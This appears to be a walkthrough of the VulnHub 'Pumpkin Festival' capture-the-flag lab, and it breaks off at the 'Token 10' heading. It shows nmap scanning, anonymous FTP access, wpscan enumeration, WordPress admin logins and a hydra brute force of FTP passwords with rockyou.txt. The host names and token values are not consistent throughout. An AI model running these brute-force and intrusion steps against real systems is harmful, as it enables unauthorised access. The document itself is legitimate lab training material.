MAJOR PROJECT

Compromise the vulnhub machine and reach root and access PumpkinFestival_Ticeket and collect PumpkinTokens on the way.

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Introduction

Pumpkin_Festival Vulnhub

Mission-Pumpkin v1.0 is a beginner level CTF series, created by keeping beginners in mind. This CTF series is for people who have basic knowledge of hacking tools and techniques but struggling to apply known tools. I believe that machines in this series will encourage beginners to learn the concepts by solving problems.

PumpkinFestival is level 3 of series of 3 machines under Mission under Mission -Pumpkin v1.0. The level 1 ends by accessing **PumpkinGarden_Key** file. Level 2 is about identifying pumpkin seeds.

In this level (Level 3) it is time for Pumpkin Festival, the goal is to reach root and access **PumpkinFestival_Ticket** and collect **PumpkinTokens** on the way.

Penetrating Methodology

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Scanning

Let's start off with the scanning process. This target VM took the IP address of 192.168.1.101. automatically from our local wifi network.

Then, as usual, we used our favourite tool Nmap for port scanning. We found that port 21, 80 is open and ssh is running on port 6880.

```
nmap -p- -A 192.168.1.101
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


Token 1

Anonymous login is enabled on the **ftp.** So we tried to login using **anonymous: anonymous.**

Upon successful login we traversed through different directories and found our first token **2d6dbbae84d724409606eddd9dd71265** inside token.txt file.


```
ftp 192.168.1.101
```

```
cd secret

get token.txt


bye

cat token.txt
```



Token 2

Port 80 is open on the target system, we opened the IP address in our browser we didn't get aby token but got a word named **Alohomera!** Which might be useful later on.




We checked for the page source of the page and got our second token **45d9ee7239bc6b0bb21d3f8e1c5faa52**

In the page source only we also found one username **Harry** which we will use in the later stage.

Token 3

In the nmap scan earlier we have got few directories, we tried to access each one of them one by one.


From the **/store/tract.txt** we found one username **admin** and a domain name **pumpkin.local.**



We mapped the domain name with target machine's IP address in the /etc/hosts file.

```
root@kali:~# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.1.101   pumpkins.local
```


After that, we accessed the **pumpkin.local** from the browser it came out to be another WordPress site and got one more flag **06c3eb12ef2389e2752335beccfb2080**



Token 4

There is one more directory which we got from the Nmap scan named /tokens.

We couldn't find anything inside this directory brute-forcing tool but we were still curious that there must be something inside this directory. So we did a number of hit and trials and finally got our fourth token **2c0e11d2200e2604587c331f02a7ebea** in **token.txt.**




Token 5

Since we have a WordPress site running under pumpkins.local domain name, we tried **wpscan** and got a file named **readme.html**


```
wpscan --url http://pumpkins.local -e at -e ap -e u
```

We also got two usernames **admin** & **morse** for the WordPress site which we will use to access the admin login of the site later on.




After accessing the URL **pumpkins.local/readme.html** we got some code.

We tried to crack it online and it was a base62 code which gave us a password **Ug0t!TrIpyJ** for user **morse** & **jack.**




As we have got the password for the morse, we logged in to the wp-admin and got our 5th token **7139e925fd43618653e51f820bc6201b**




Token 6


Since we have one more wp-admin user named **admin** and if we remember we also have got keyword earlier named **Alohomera!** We tried this as our password to login into a WordPress site and were successfully able to do so and eventually got our 6th token **f2e00edc353309b40e1aed18ab2c4**



Token 7

It’s always a good practice to use multiple tools for bruteforcing to get more reliable and add on results. We used **DirBuster** to bruteforce the URL http://pumpkin.local and got one more directory named **license.txt.** Accessing the same directory in the browser gave us one more token **5ff346114d634a015ce413e1bc3d8d71**





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



Token 8

We have a total of four users admin, morse, jack & harry with passwords only for only three.

So I tried to get the password of **harry** by Bruteforcing using hydra. We got a password **yrrah.**

```
hydra -L user.txt -P /usr/share/wordlists/rockyou.txt
192.168.1.101 ftp -e nsr
```



We logged into ftp of the target machine using these credentials and found the 8th token **ba9fa9abf2be9373b7cbd9a6457f374e**

```
ftp 192.168.1.101

ls

get token.txt
```

```
bye

cat token.txt
```

```
root@kali:~# ftp 192.168.1.101
Connected to 192.168.1.101.
220 Welcome to Pumpkin's FTP service.
Name (192.168.1.101:root): harry
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jul 12 18:11 Donotopen
-rw-r--r--    1 0        0              48 Jul 12 22:33 token.txt
226 Directory send OK.
ftp> get token.txt
local: token.txt remote: token.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for token.txt (48 bytes).
226 Transfer complete.
48 bytes received in 0.00 secs (625.0000 kB/s)
ftp> bye
221 Goodbye.
root@kali:~# cat token.txt
PumpkinToken : ba9fa9abf2be9373b7cbd9a6457f374e
root@kali:~#
```

Token 9

In the above screenshot you can see that there is a directory named **/Donotopen,** we went inside this directory and found another directory named **/NO** and after a lot of traversing we finally found the file name **token.txt.** We downloaded the file into our system and got the 9th token **8d66ef0055b43d80c34917ec6c75f706**

```
cd Donotopen

ls

cd NO

cd NOO
```

```
cd NOOO

cd NOOOO

get token.txt

bye

cat token.txt
```

```
ftp> cd Donotopen
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jul 12 18:17 NO
226 Directory send OK.
ftp> cd NO
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jul 12 18:12 NOO
226 Directory send OK.
ftp> cd NOO
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jul 12 18:12 NOOO
226 Directory send OK.
ftp> cd NOOO
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jul 12 22:35 NOOOO
226 Directory send OK.
ftp> cd NOOOO
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jul 14 03:12 NOOOOO
-rw-r--r--    1 0        0              48 Jul 12 22:35 token.txt
226 Directory send OK.
ftp> get token.txt
local: token.txt remote: token.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for token.txt (48 bytes).
226 Transfer complete.
48 bytes received in 0.00 secs (593.3544 kB/s)
ftp> bye
221 Goodbye.
root@kali:~# cat token.txt
PumpkinToken : f9c5053d01e0dfc30066476ab0f0564c
```

Token 10

